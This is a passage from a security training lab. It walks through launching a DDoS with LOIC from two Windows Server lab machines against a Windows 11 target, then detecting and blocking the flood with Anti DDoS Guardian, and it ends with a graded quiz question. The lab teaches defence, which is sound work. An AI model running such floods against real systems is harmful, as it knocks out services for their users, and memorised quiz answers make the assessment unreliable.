
1. Now, switch to the **Windows Server 2022** machine and follow **Steps#10-12** to launch LOIC and configure it.

To switch to the **Windows Server 2022**, click [Windows Server 2022](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1).

1. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.




1. Click [Windows 11](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch back to the **Windows 11** machine and observe the packets captured by **Anti DDoS Guardian**.
2. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019**] and **10.10.1.22 [Windows Server 2022]**).


1. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

Here, we have selected 10.10.1.22. You can select either of them.

1. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**.
2. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP (B)** option blocks the IP address sending the huge number of packets.
3. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.




1. Observe that the blocked IP session turns red in the **Action Taken** column.



1. Similarly, you can **Block IP** the address of the **10.10.1.19** session.
2. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).

To switch to the **Windows Server 2019**, click [Windows Server 2019](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1).

To switch to the **Windows Server 2022**, click [Windows Server 2022](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1).



1. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.
2. Close all open windows and document all the acquired information.
3. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), **Radware DefensePro X** (https://www.radware.com), **F5 DDoS Attack Protection** (https://www.f5.com) to protect organization's systems and networks from DoS and DDoS attacks.
4. Click [Windows 11](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the Windows 11 virtual machine. In **Windows 11** machine, navigate to **Control Panel** --> **Programs** --> **Programs and Features** and uninstall **Anti DDoS Guardian**.

**Question 10.2.1.1**

For this task, first use the LOIC tool on the Windows Server 2019 and Windows Server 2022 machines to perform a DDoS attack on the Windows 11 target system. Then, use the Anti DDoS Guardian tool on the Windows 11 machine to detect and protect against the DDoS attack. Which Anti DDoS Guardian option will you use to stop an ongoing DoS attack?

